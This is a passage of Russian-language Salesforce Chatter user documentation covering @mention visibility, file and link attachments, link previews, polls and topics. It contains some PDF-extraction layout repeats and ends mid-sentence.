Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

 **Пример:** Пользователь Алексей публикует сообщение о поиске сведений относительно функции продукта Асме. Коллега Алексея отвечает на сообщение следующим комментарием: «Обратитесь к пользователю @Иван Петров, который является менеджером по работе с клиентами Асме. @Продукты Асме, можно ли предоставить Алексею дополнительную информацию о данной функции?». Электронное уведомление о публикации данного сообщения будет отправлено пользователю Иван Петров и участникам группы «Продукты Асме». Упоминание @Иван Петров, добавленное в обновление, позволяет Алексею просмотреть профиль Ивана, а упоминание @Продукты Асме — страницу группы.

Chatter поддерживает меры безопасности и правила общего доступа, применяемые в системе Salesforce. При публикации сообщения для записи, личной или неуказанной группы @упомянутому пользователю, не имеющему доступа к данной записи или не являющемуся участником группы, @упоминание отображается серым цветом. Упомянутому пользователю не отображается сообщение и соответствующее уведомление. Например, пользователь создает личную группу для рабочей группы проекта и забывает добавить сотрудника Марию Кузнецову. При публикации обновления в данную группу и @упоминании Марии Кузнецовой данный сотрудник не получает соответствующее уведомление. Кроме того, данный сотрудник не может просмотреть само обновление, так как не является участником личной группы. При последующем добавлении Марии в группу Chatter не уведомляет ее о предыдущих упоминаниях.

СМ. ТАКЖЕ:

[Публикация сообщения Chatter](#)

[Публикация ссылки на сообщение Chatter](#)

[Просмотр отдельного сообщения Chatter](#)

[@Упоминания пользователей и групп: доступность](#)

#### @Упоминания пользователей и групп: доступность

Сообщение и все комментарии, содержащие @упоминания людей или групп, доступны всем пользователям, имеющим доступ к обновлению.

Данная таблица описывает области приложения, которые отображают сообщения и комментарии, содержащие упоминания о людях, общедоступных группах и личных группах. Упоминания недоступны для личных групп, содержащих клиентов, и неуказанных групп.

| Область публикации сообщения | Объект упоминания    | Люди, которые могут просматривать сообщение и комментарии   |
|------------------------------|----------------------|---|
| Профиль пользователя         | Другие люди          | Любой пользователь, которому доступен профиль.  |
|                              | Общедоступная группа | Любой пользователь, которому доступен профиль.  |
|                              | Личная группа        | Любой пользователь, которому доступен профиль (включая пользователей, которые не являются участниками личной группы). |
| Общедоступная группа А       | Другие люди          | Любой пользователь, которому доступна общедоступная группа А.   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager II Developer Edition.**

| Область публикации сообщения | Объект упоминания      | Люди, которые могут просматривать сообщение и комментарии   |
|------------------------------|------------------------|---|
|                              | Общедоступная группа Б | Любой пользователь, которому доступна общедоступная группа А.   |
|                              | Личная группа          | Любой пользователь, которому доступна общедоступная группа А (включая пользователей, которые не являются участниками личной группы).  |
| Личная группа А              | Другие люди            | Участники личной группы А.  |
|                              | Общедоступная группа   | Участники личной группы А.  |
|                              | Личная группа Б        | Участники личной группы А (включая пользователей, которые не являются участниками личной группы Б). Люди, являющиеся участниками обеих личных групп, могут просмотреть сообщение в ленте личной группы Б. |
| Неуказанная группа А         | Другие люди            | Участники неуказанной группы А и пользователи с полномочием «Управление неуказанными группами».   |
|                              | Общедоступная группа   | Участники неуказанной группы А и пользователи с полномочием «Управление неуказанными группами».   |
|                              | Личная группа Б        | Участники личной группы Б, являющиеся участниками неуказанной группы А или обладающие полномочием «Изменение неуказанных групп».  |
| Страница сведений о записи   | Другие люди            | Люди, имеющие общий доступ к записи.  |
|                              | Общедоступная группа   | Люди, имеющие общий доступ к записи.  |
|                              | Личная группа          | Люди, имеющие общий доступ к записи (включая пользователей, которые не являются участниками личной группы).   |

Доступность сообщений и комментариев определяется параметрами общего доступа к сообщению. Доступ пользователя к исходному сообщению гарантирует его доступ ко всем последующим комментариям.

### Вложения ленты

Файлы и ссылки, добавленные в сообщения или комментарии, могут быть доступны другим пользователям.

Файлы и ссылки могут быть добавлены в сообщения и комментарии с персонального компьютера, из библиотек Salesforce CRM Content, лента Chatter и списка «Файлы».

Поддерживаются все типы файлов, в том числе: презентации Microsoft® PowerPoint, электронные таблицы Excel, PDF-файлы Adobe®, изображения, аудио- и видеофайлы.

В таблице ниже указаны пользователи, имеющие доступ к вложенному файлу, и области, в которых он отображается.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Файл вложен...   | Кто имеет доступ?   | Где отображается?   |
|--|---|---|
| в ленте Chatter  | Все пользователи Chatter в компании   | <ul style="list-style-type: none"> <li>• В профиле, собственной ленте и в лентах Chatter отслеживающих пользователей</li> <li>• В списке «Файлы» и в Salesforce CRM Content для всех пользователей Chatter в компании</li> </ul>  |
| в собственном профиле или в профиле другого пользователя | Все пользователи Chatter в компании   | <ul style="list-style-type: none"> <li>• В собственной ленте, в ленте другого пользователя и в лентах отслеживающих пользователей, а также в лентах и профилях пользователей, которые отслеживают отслеживающих пользователей</li> <li>• В списке «Собственные файлы», доступном в профиле пользователя</li> <li>• В списке «Файлы» и в Salesforce CRM Content для всех пользователей Chatter в компании</li> </ul> |
| в общедоступной группе                                   | Все пользователи Chatter в компании   | <ul style="list-style-type: none"> <li>• В собственной ленте, лентах отслеживающих пользователей и лентах участников группы</li> <li>• В собственной ленте, доступной в профиле пользователя</li> <li>• В ленте, доступной в группе</li> <li>• В списке «Файлы группы», доступном в группе</li> <li>• На странице «Файлы» и в Salesforce CRM Content всех пользователей Chatter в компании</li> </ul>               |
| в личной группе со своим участием                        | Участники группы и пользователи с полномочиями «Изменение всех данных» и «Просмотр всех данных» | <ul style="list-style-type: none"> <li>• В собственной ленте и лентах участников группы</li> <li>• В собственной ленте, доступной в профиле пользователя</li> <li>• В ленте, доступной в группе</li> <li>• В списке «Файлы группы», доступном в группе</li> <li>• В собственном списке «Файлы», списках «Файлы» участников группы и в Salesforce CRM Content</li> </ul>   |

| Файл вложен...                         | Кто имеет доступ?  | Где отображается?  |
|--|--|--|
| в неуказанной группе со своим участием | Участники группы и пользователи с полномочием «Управление неуказанными группами» | <ul style="list-style-type: none"> <li>• В собственной ленте и лентах участников группы</li> <li>• В собственной ленте, доступной в профиле пользователя</li> <li>• В ленте, доступной в группе</li> <li>• В списке «Файлы группы», доступном в группе</li> <li>• В собственном списке «Файлы», списках «Файлы» участников группы и в Salesforce CRM Content</li> </ul>  |
| в записи                               | Все пользователи Chatter в компании  | <ul style="list-style-type: none"> <li>• В собственной ленте (при условии отслеживания записи), в лентах отслеживающих пользователей и в лентах пользователей, отслеживающих данную запись</li> <li>• В собственной ленте, доступной в профиле пользователя</li> <li>• В ленте, доступной в записи</li> <li>• В связанном списке «Примечания» записи</li> <li>• В списках «Файлы» всех пользователей Chatter в компании</li> </ul> |

СМ. ТАКЖЕ:

[Доступность сообщений](#)

## Добавление файлов или ссылок

### Добавление файла в сообщение или комментарий

Файлы и ссылки, доступные в системе Salesforce или на персональном компьютере и добавленные в сообщения или комментарии, могут быть доступны другим пользователям.

Пользователи могут прикреплять все поддерживаемые типы файлов, включая презентации Microsoft® PowerPoint, электронные таблицы Excel, PDF-файлы Adobe®, изображения, аудио- и видеофайлы. Максимальный размер файла не должен превышать 2 Гб.

Ниже перечислены рекомендации по добавлению файлов.

- Файл, опубликованный в ленту, доступен любому сотруднику компании даже в том случае, если ему присвоен статус личного. Файл, опубликованный в личную группу, доступен только ее участникам.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- При добавлении файла из группы или библиотеки создается ссылка на файл. Поэтому обновление файла в Salesforce CRM Content также отображается в ленте.
1. Чтобы добавить файл в сообщение, щелкните ссылку **«Файл»** сверху ленты. Чтобы добавить файл в комментарий, щелкните ссылку **«Вложить файл»** под соответствующим комментарием.  
При добавлении комментария к обновлению, отображающемуся в результате отслеживания файла в ленте, параметр **«Вложить файл»** недоступен.
  2. Выполните одно из указанных ниже действий.
    - Чтобы вложить файл, который уже загружен или синхронизирован посредством папки Salesforce Files Sync, нажмите кнопку **«Выбрать файл в Salesforce»**.
    - Чтобы добавить новые локальные файлы, нажмите кнопку **«Загрузить файл с компьютера пользователя»**.
  3. Найдите нужный файл.  
Ссылки, документы Google, документы на вкладке «Документы» и вложения из связанного списка «Примечания и вложения» не могут быть добавлены в список «Выбор файла для добавления». Дополнительную информацию о поиске файлов для добавления см. в разделе **«Поиск файлов для добавления в ленту Chatter»**.
  4. Введите сообщение или комментарий к файлу.  
В противном случае вложение добавляется вместе с обобщенным обновлением.
  5. Чтобы опубликовать сообщение в собственный профиль, выберите значение **«Мои отслеживающие»** под текстовым полем. Чтобы опубликовать сообщение в группу, выберите значение **«Группа»**. Введите часть имени группы в поле «Поиск групп» и выберите нужную группу из раскрывающегося списка. Разрешается выбирать только группы со своим участием.
  6. Нажмите кнопку **«Опубликовать»**.

СМ. ТАКЖЕ:

[Загрузка файлов](#)

[Загрузка новой версии файла](#)

## Поиск файлов для добавления в ленту Chatter

Последовательно выберите ссылки **«Файл»** и **«Выбрать файл в Salesforce»** в ленте Chatter, чтобы просмотреть список собственных файлов и файлов, доступных в лентах Chatter и библиотеках Salesforce CRM Content. По умолчанию на странице отображаются 25 файлов, которые были просмотрены последними. Выберите нужный файл и щелкните расположенную рядом ссылку **«Вложить»**.

Для поиска и просмотра определенной группы файлов выберите нужный фильтр на боковой панели при работе со списком «Выбор файла для добавления».

- **All Files**—All files you own and have access to, including:
  - файлы, доступные для совместного использования;
  - отслеживаемые файлы;
  - файлы в группах Chatter;
  - файлы в библиотеках;

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- файлы, добавленные другими пользователями в ленту Chatter. Сюда относятся файлы, добавленные во все общедоступные группы, независимо от того, является ли пользователь их участником, а также в личные группы, участником которых он является, но не в личные группы, участником которых он не является.


Данный фильтр недоступен пользователям с полномочием «Синхронизация файлов».

- **«Недавние»:** файлы, просмотренные пользователем последними.
- **«МОИ ФАЙЛЫ»:** все собственные, общедоступные и отслеживаемые файлы.
  - **«Принадлежащие мне»:** файлы, которые...
    - загружены на вкладку «Начальная страница» или страницу «Файлы». Данные файлы являются личными и недоступными для других пользователей, поэтому могут просматриваться, изменяться, публиковаться и добавляться в ленты Chatter;
    - добавлены в ленты Chatter с компьютера пользователя;
    - синхронизированы посредством папки Salesforce Files Sync;
    - загружены в личные и общедоступные библиотеки Salesforce CRM Content со своим участием.
  - **«Используемые совместно со мной»:** все файлы, доступ к которым предоставлен в частном порядке или путем публикации в профиль пользователя.
  - **«Отслеживаемые»:** все файлы, отслеживаемые текущим пользователем.
- **«ФАЙЛЫ В МОИХ ГРУППАХ»:** все файлы, опубликованные текущим и другими пользователями в группы со своим участием. Отображаются последние пять просмотренных групп.
- **«ФАЙЛЫ В МОИХ БИБЛИОТЕКАХ»:** все файлы, загруженные текущим и другими пользователями в библиотеки со своим участием, и все файлы, загруженные в личную библиотеку. Отображаются первые пять библиотек со своим участием, включая личную библиотеку. Если текущий пользователь является участником большего количества библиотек, то для просмотра полного списка следует нажать **«Дополнительно»**.
- **«Синхронизированные»:** все файлы, синхронизированные в папке Salesforce Files Sync. Данный фильтр доступен только пользователям с полномочием «Синхронизация файлов».

#### Прим.:

- Список содержит только файлы из тех библиотек, участником которых является пользователь и для которых в определении полномочий библиотеки установлен флажок «Опубликовать содержимое в лентах Chatter» или «Управление библиотекой».
- При наличии полномочия «Синхронизация файлов» пользователям не отображаются фильтры **«Все файлы»**, **«МОИ ФАЙЛЫ»** и **«ФАЙЛЫ В МОИХ ГРУППАХ»**. При отсутствии полномочия «Синхронизация файлов» пользователям не отображается фильтр **«Синхронизированные»**.

Чтобы воспользоваться полем поиска, выполните указанные ниже действия.

1. Чтобы ограничить область поиска определенным набором файлов, выберите нужный фильтр на боковой панели.
2. Введите критерии поиска в поле поиска. Поиск может выполняться по имени, описанию, ответственному и типу файла, а также по тексту, доступному в этом файле.
3. Чтобы просмотреть отфильтрованный список файлов, соответствующих указанным критериям поиска, нажмите кнопку **«Поиск»**. Чтобы очистить критерии поиска, щелкните значок .

Элементы ниже не входят в список «Выбор файла для добавления».

- Документы на вкладке «Документы»
- Вложения из связанного списка «Примечания и вложения»
- Ссылки, добавленные в сообщения Chatter






- Файлы из личной библиотеки

СМ. ТАКЖЕ:

[Поиск файлов](#)

## Выполнение действий над файлом в ленте Chatter

Ниже перечислены действия, которые могут быть выполнены над файлами в лентах.

- Предварительный просмотр: щелкните миниатюру файла или ссылку «**Дополнительные действия**» > «**Предварительный просмотр**» напротив нужного файла.
- Загрузить: щелкните ссылку «**Дополнительные действия**» >  «**Загрузить**» напротив нужного файла.
- Загрузить новую версию: щелкните ссылку «**Дополнительные действия**» > «**Загрузить новую версию**» напротив нужного файла.
- Просмотреть страницу сведений о файле: щелкните имя файла или ссылку «**Дополнительные действия**» > «**Просмотр сведений о файле**» напротив нужного файла.
- Отслеживать: щелкните ссылку  «**Отслеживать**» напротив нужного файла для получения обновлений в ленте Chatter. Чтобы отменить получение обновлений для отслеживаемого файла, щелкните .
- Опубликовать: щелкните ссылку «**Дополнительные действия**» > «**Параметры общего доступа к файлу**» напротив нужного файла для предоставления доступа людям, группам или по ссылке.
- При наличии полномочия «Синхронизация файлов» и ответственности за файл щелкните  «**Синхронизировать**» для **синхронизации файла** между папкой Salesforce Files Sync на компьютере и Chatter. Чтобы отменить синхронизацию файла, щелкните  «**Отменить синхронизацию**».

To learn who can perform which actions on a file, see [Who Can See My File?](#)

СМ. ТАКЖЕ:

[Просмотр сведений о файле](#)






[Загрузка новой версии файла](#)

[Просмотр областей совместного использования файла](#)

## Загрузка и предварительный просмотр файла в ленте Chatter

Файлы, опубликованные в лентах Chatter, доступны не только для загрузки и сохранения, но и для предварительного просмотра в обозревателе.

Загрузка и предварительный просмотр файлов доступны в нескольких областях Chatter.

- На странице «**Файлы**»: щелкните ссылку  >  «**Загрузить**» или значок предварительного просмотра () рядом с нужным файлом.
- В любой ленте Chatter: щелкните ссылку «**Дополнительные действия**» >  «**Загрузить**» рядом с нужным файлом. Чтобы открыть файл для предварительного просмотра, щелкните его миниатюру или выберите ссылку «**Дополнительные действия**» >  «**Предварительный просмотр**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience







Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ











Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



- В списке «Файлы, принадлежащие...», доступном в профиле, щелкните ссылку  >  «Загрузить» или значок предварительного просмотра () напротив нужного файла.
- В списке группы «Файлы, используемые совместно с...»: щелкните ссылку  >  «Загрузить» или значок предварительного просмотра () рядом с нужным файлом.
- В связанном списке записи «Примечания и вложения»: чтобы загрузить файл, щелкните ссылку «Загрузить» рядом с нужным вложением ленты. Чтобы открыть файл для предварительного просмотра, щелкните ссылку «Предварительный просмотр».

Для предварительного просмотра файла в обозревателе воспользуйтесь средством для расширенного просмотра документов. Ниже перечислены действия, доступные при использовании средства для расширенного просмотра документов.

- Чтобы просмотреть страницы документа, щелкните значок следующей () , предыдущей () , первой () или последней страницы () на панели инструментов или воспользуйтесь элементами контекстного меню «Следующая страница» и «Предыдущая страница».
- Чтобы просмотреть длинный документ, воспользуйтесь полосой прокрутки (вместо параметров «Следующая страница» и «Предыдущая страница»). Функция непрерывной прокрутки недоступна в файлах PowerPoint.
- Чтобы открыть нужную страницу, введите ее номер и нажмите клавишу Enter.
- Чтобы просмотреть документ по ширине, выберите пункт контекстного меню «По ширине страницы». Чтобы просмотреть весь документ, выберите пункт «Страница целиком». Кроме того, значки  и  доступны на панели инструментов.
- Чтобы просмотреть документ в полноэкранном режиме, выберите пункт контекстного меню «Полноэкранный». Чтобы закрыть полноэкранный режим, выберите пункт «Выход». Кроме того, значки  и  доступны на панели инструментов.
- Выберите пункт контекстного меню «Увеличить» или «Уменьшить». Кроме того, значки  и  доступны на панели инструментов.
- Чтобы просмотреть отдельные страницы документа, воспользуйтесь клавишами со стрелками. Откройте средство просмотра документов и нажмите нужную клавишу.
  - Клавиша со стрелкой вправо: переход на следующий слайд документа PowerPoint; переход на следующую страницу документа PDF, Word или Excel.
  - Клавиша со стрелкой влево: переход на предыдущий слайд документа PowerPoint; переход на предыдущую страницу документа PDF, Word или Excel.
  - Клавиша со стрелкой вверх: переход на следующий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вверх.
  - Клавиша со стрелкой вниз: переход на предыдущий слайд документа PowerPoint; прокручивание документа PDF, Word или Excel вниз.

#### Прим.:

- Некоторые файлы недоступны для предварительного просмотра (например, зашифрованные файлы; файлы, защищенные паролем; PDF-документы, защищенные от копирования; неизвестные типы файлов и файлы размером более 25 Мб). Для этих файлов параметр «Предварительный просмотр» недоступен в лентах и списковых представлениях. Файлы, просмотр которых невозможен, отмечены в ленте значками групповых файлов. Некоторые функции Microsoft Office 2007 отображаются некорректно при предварительном просмотре. Если файл поддерживает предварительный просмотр, но предварительный просмотр не существует, обратитесь к администратору Salesforce, который поможет восстановить предварительный просмотр.

- При использовании обозревателя Internet Explorer 11 параметр **«Предварительный просмотр»** открывает страницу сведений о файле.

СМ. ТАКЖЕ:

[Вложения ленты](#)

[Удаление файлов и ссылок из ленты Chatter](#)

## Удаление файлов и ссылок из ленты Chatter

Способ удаления файлов и ссылок Chatter зависит от того, где они находятся. Чтобы удалить файл или ссылку из ленты Chatter, необходимо удалить соответствующее сообщение. Чтобы удалить файл, воспользуйтесь страницей сведений о файле или страницей сведений о содержимом. Пользователь может удалять только собственные файлы. Пользователи с полномочием «Изменение всех данных» могут удалять все комментарии, сообщения, файлы и ссылки.

### Удаление файла из ленты Chatter

Чтобы удалить файл из ленты Chatter, необходимо удалить соответствующее сообщение. Удаление сообщения, содержащего файл, инициирует удаление ссылки на файл, но не самого файла (файл сохраняется в источнике). Если файл добавлен в сообщение и недоступен в других областях, то при удалении сообщения также удаляется ссылка на файл, а сам файл становится личным, однако позже к нему может быть вновь предоставлен общий доступ.

### Удаление файла из ленты Chatter в записи

Существует два способа удаления файла из ленты Chatter в записи.

- Файл может быть удален из ленты Chatter путем удаления соответствующего сообщения. В этом случае удаляется не только сообщение, но и сам файл — из ленты и связанного списка «Примечания и вложения» (из источника файл не удаляется). Файл, который больше нигде не опубликован, становится личным. Доступ к файлу может быть предоставлен позже.
- Файл может быть удален из ленты Chatter путем нажатия ссылки **«Удал.»** рядом с нужным вложением ленты в связанном списке «Примечания и вложения». В этом случае файл удаляется из всех лент Chatter, где он был доступен для совместного использования, а также из связанного списка «Примечания и вложения». Чтобы восстановить файл, щелкните ссылку **«Корзина»**, выберите нужный файл и нажмите кнопку **«Восстановить»**. Если файл добавлен из ленты Chatter, группы, библиотеки Salesforce CRM Content или персонального компьютера, то удаление файла из связанного списка «Примечания и вложения» инициирует его удаление из сообщения, но не из источника.

### Удаление ссылки из ленты Chatter

Чтобы удалить ссылку из ленты Chatter, необходимо удалить соответствующее сообщение.

### Удаление файла со страницы сведений о файле

Чтобы удалить файл из всех областей, где он был доступен, щелкните ссылку **«Удалить»** на [странице сведений о файле](#). Если доступ к файлу был предоставлен по ссылке, то данная ссылка больше не сможет использоваться для доступа к файлу. Чтобы восстановить удаленный файл, щелкните ссылку **«Корзина»** на вкладке **«Начальная страница»**. Выберите

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

файл и нажмите кнопку **«Восстановить»**. При этом файл восстанавливается во всех связанных областях, где он был доступен для совместного использования.

#### Удаление файла со страницы сведений о содержимом

Файл, опубликованный в Chatter, также добавляется в Salesforce CRM Content. Чтобы удалить файл из Chatter, Salesforce CRM Content и всех областей, где он был доступен для совместного использования, щелкните имя файла на вкладке «Библиотеки», «Содержимое» или «Подписки». Чтобы удалить файл, последовательно выберите **«Правка»** > **«Удалить содержимое»** на странице сведений о содержимом. Удаление файла Chatter со страницы сведений о содержимом приведет к удалению файла из Salesforce CRM Content и Chatter. Чтобы восстановить удаленное содержимое, установите напротив него галочку и нажмите кнопку **«Восстановить»**.

СМ. ТАКЖЕ:

[Доступность сообщений](#)

#### Добавление ссылки в сообщение

Ссылки, добавленные в сообщения, могут быть доступны другим пользователям.

При публикации URL-адреса, поддерживающего мультимедийное содержимое, отображается предварительный просмотр связанного содержимого. Дополнительную информацию о поддерживаемых URL-адресах см. в разделе [«Сайты, поддерживающие предварительный просмотр в сообщениях»](#).

1. Щелкните ссылку **«Ссылка»** вверху ленты.
2. Введите нужный URL-адрес.
3. При необходимости заполните поле «Имя ссылки».

В противном случае имя ссылки, отображаемое при предварительном просмотре, содержит заголовок или имя, используемое URL-адресом сайта.

4. При необходимости введите сообщение.

В противном случае ссылка добавляется вместе с обобщенным обновлением.

5. Чтобы опубликовать сообщение в собственный профиль, выберите значение **«Мои отслеживающие»** под текстовым полем. Чтобы опубликовать сообщение в группу, выберите значение **«Группа»**. Введите часть имени группы в поле «Поиск групп» и выберите нужную группу из раскрывающегося списка. Разрешается выбирать только группы со своим участием.

При публикации сообщения в профиль или запись другого пользователя значения **«Мои отслеживающие»** и **«Группа»** недоступны.

6. Нажмите кнопку **«Опубликовать»**.

СМ. ТАКЖЕ:

[Сайты, поддерживающие предварительный просмотр в сообщениях](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Сайты, поддерживающие предварительный просмотр в сообщениях

Система Salesforce предоставляет мультимедийную поддержку разных URL-адресов. При публикации поддерживаемого URL-адреса сообщение отображает предварительный просмотр содержимого.

Предварительные просмотры, осуществляемые на платформе сторонней обслуживающей компании Embed.ly, поддерживают миниатюры, описания и видеопроигрыватели для ссылок на видеоролики. Если предварительный просмотр ссылки недоступен, то домен URL-адресов не поддерживается или платформе Embed.ly не удалось открыть содержимое для предварительного просмотра.

Компании Embed.ly не предоставляется доступ к содержимому, данным пользователя или организации. Компании доступны только URL-адреса, добавленные в список разрешенных доменов. Все URL-запросы передаются посредством прокси-сервера Salesforce. Компания Embed.ly никогда не получает прямые вызовы от клиентов и не может просматривать сведения об авторе URL-запроса.

Предварительные просмотры поддерживаются ссылками на содержимое разных сайтов.

[A](#) | [B, C, D](#) | [E](#) | [F](#) | [G](#) | [H](#) | [M, N](#) | [O, P](#) | [R, S](#) | [T](#) | [U, V, W](#)

## A

|                 |               |               |              |               |
|-----------------|---------------|---------------|--------------|---------------|
| allego.com      | amazon.ca     | amazon.cn     | amazon.co.jp | amazon.com    |
| amazon.com.au   | amazon.com.br | amazon.com.mx | amazon.co.uk | amazon.de     |
| amazon.es       | amazon.fr     | amazon.in     | amazon.it    | app.devhv.com |
| app.hirevue.com | app.stghv.com |               |              |               |

## B, C, D

|                     |                 |               |         |                |
|---------------------|-----------------|---------------|---------|----------------|
| bbc.com             | bbc.co.uk       | bloomberg.com | box.com | brightcove.com |
| businessinsider.com | dailymotion.com |               |         |                |

## E

|               |                 |              |                  |             |
|---------------|-----------------|--------------|------------------|-------------|
| economist.com | edition.cnn.com | engadget.com | en.wikipedia.org | espn.go.com |
| etsy.com      |                 |              |                  |             |

## F

|              |        |                   |            |            |
|--------------|--------|-------------------|------------|------------|
| facebook.com | fb.com | finance.yahoo.com | flickr.com | forbes.com |
| ft.com       |        |                   |            |            |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## G

|            |             |                    |                 |
|------------|-------------|--------------------|-----------------|
| gawker.com | gizmodo.com | google.com/finance | google.com/maps |
|------------|-------------|--------------------|-----------------|

## H

|             |                    |          |
|-------------|--------------------|----------|
| hirevue.com | huffingtonpost.com | hulu.com |
|-------------|--------------------|----------|

## M, N

|                 |              |               |         |         |
|-----------------|--------------|---------------|---------|---------|
| marketwatch.com | mashable.com | money.cnn.com | npr.com | npr.com |
| nytimes.com     |              |               |         |         |

## O, P

|            |                |                 |
|------------|----------------|-----------------|
| on.aol.com | online.wsj.com | plus.google.com |
|------------|----------------|-----------------|

## R, S

|               |                |              |                |                |
|---------------|----------------|--------------|----------------|----------------|
| readwrite.com | reuters.com    | scribd.com   | slideshare.net | soundcloud.com |
| stream.co.jp  | streamlike.com | stream.ne.jp |                |                |

## T

|         |                |              |             |             |
|---------|----------------|--------------|-------------|-------------|
| ted.com | thenextweb.com | theverge.com | twitpic.com | twitter.com |
|---------|----------------|--------------|-------------|-------------|

## U, V, W

|                 |                |              |             |                    |
|-----------------|----------------|--------------|-------------|--------------------|
| ustream.tv      | thenextweb.com | theverge.com | twitpic.com | twitter.com        |
| venturebeat.com | vidyard.com    | vimeo.com    | vine.com    | washingtonpost.com |
| wired.com       | youtube.com    |              |             |                    |

## СМ. ТАКЖЕ:

[Добавление ссылки в сообщение](#)

## Публикация опроса


### Опросы

Опросы предназначены для сбора мнений. Чтобы принять участие в опросе, пользователь должен проголосовать за один из предложенных вариантов, опубликованных в сообщении ленты.

Опрос — это эффективный способ сбора мнений. Например, пользователь назначен ответственным за проведение ежегодной встречи торговых представителей и должен определить оптимальное время ее проведения. Чтобы не рассылать всем сотрудникам организации сообщения эл. почты, пользователь может создать опрос в группе Chatter, участники которого должны выбрать одну из предложенных дат.

Опубликованный опрос доступен для участия всем пользователям, имеющим доступ к ленте или опросу. Именно поэтому, рекомендуем внимательно выбирать целевую аудиторию опроса. Например, опрос, опубликованный в личную группу, доступен только ее участникам. Ниже перечислены рекомендации по работе с опросами.

- Созданный опрос может содержать не более 10 вариантов.
- Участник опроса может выбрать только один вариант.
- Опросы проводятся анонимно. Создатель опроса может просмотреть общее количество участников, но не их имена.
- Чтобы просмотреть последние результаты опроса и общее количество участников, щелкните ссылку **«Обновить»**.
- Опрос не может быть опубликован повторно.
- Участники могут выбрать только один вариант. При необходимости они могут переголосовать.
- Вопрос, опубликованный в опросе, может содержать упоминания или хэштеги.
- Темы могут быть добавлены в вопрос из опубликованного опроса.
- Параметры электронных уведомлений, настроенные на странице «Параметры эл. почты Chatter», одинаково применяются к сообщениям и опросам. Например, пользователь, который получает электронные уведомления о добавлении новых комментариев к опубликованному сообщению, также получает электронные уведомления о добавлении новых комментариев к опубликованному опросу.

 **Прим.:** Суммарный результат опроса не всегда составляет 100% ввиду округления текущих процентных значений. Например, если опрос содержит три варианта, за каждый из которых проголосовало по одному пользователю, то суммарный результат составляет 99%.

СМ. ТАКЖЕ:

[Выбор понравившихся сообщений и комментариев](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Создание опроса


Опрос, опубликованный в ленту, — это эффективный способ сбора мнений.

1. Щелкните ссылку **«Опрос»** вверху ленты.
2. Введите нужный вопрос в текстовое поле.  
Добавьте хэштег или упоминание.
3. Введите не менее двух вариантов.  
Чтобы добавить вариант, щелкните ссылку **«Добавить варианты»**. Разрешается вводить не более 10 вариантов.
4. Выберите целевую аудиторию опроса: отслеживающие или группа.  
Если опрос публикуется в группу, выберите имя нужной группы из раскрывающегося списка.
5. Чтобы опубликовать опрос, нажмите кнопку **«Опубликовать»**.

СМ. ТАКЖЕ:

[Голосование в опросе](#)

## Голосование в опросе

1. Просмотрите сообщение, содержащее опрос, и выберите нужный вариант.  
Участник опроса может выбрать только один вариант.
  2. Нажмите кнопку **«Голосовать»**.  
При этом сообщение отображает текущие результаты опроса. Чтобы переголосовать, щелкните ссылку **«Изменить голос»** и выберите другой вариант.
-  **Прим.:** Суммарный результат опроса не всегда составляет 100% ввиду округления текущих процентных значений. Например, если опрос содержит три варианта, за каждый из которых проголосовало по одному пользователю, то суммарный результат составляет 99%.

СМ. ТАКЖЕ:

[Создание опроса](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**


## Категоризация сообщений по темам

### Просмотр всех тем

Чтобы просмотреть темы, обсуждаемые пользователями организации, воспользуйтесь списком тем. Данный список содержит имена всех тем, включая темы, используемые исключительно в личных группах и записях.

Чтобы просмотреть список тем, щелкните ссылку  «Темы» на левой боковой панели страницы Chatter.

Ниже перечислены действия, доступные в списке тем.

- Чтобы просмотреть страницу сведений о теме, щелкните имя нужной темы.
- Чтобы просмотреть обновления в ленте Chatter, щелкните ссылку  «Отслеживать».
- Чтобы уточнить область поиска, [отфильтруйте список тем](#).
- Выполните поиск тем по имени.



**Совет:** Чтобы выполнить поиск по имени и описанию темы, воспользуйтесь функцией глобального поиска.

### Фильтры для сортировки списка тем

Чтобы ограничить список тем избранными или используемыми темами, рекомендуем сначала отфильтровать темы, а затем применить сортировку по количеству участников обсуждения или по имени.

Чтобы отфильтровать темы в [списке «Темы»](#), выберите нужный критерий в параметре «Показать».

#### Все

Все темы, добавленные в сообщения организации.

#### Мое избранное

Темы, добавленные в избранное.

#### Используемые темы

Темы, добавленные в сообщения, и темы прокомментированных сообщений.

Чтобы отсортировать отфильтрованные темы, воспользуйтесь столбцами ниже.

#### Участники данного обсуждения

Сортировка по количеству участников обсуждения. А именно:

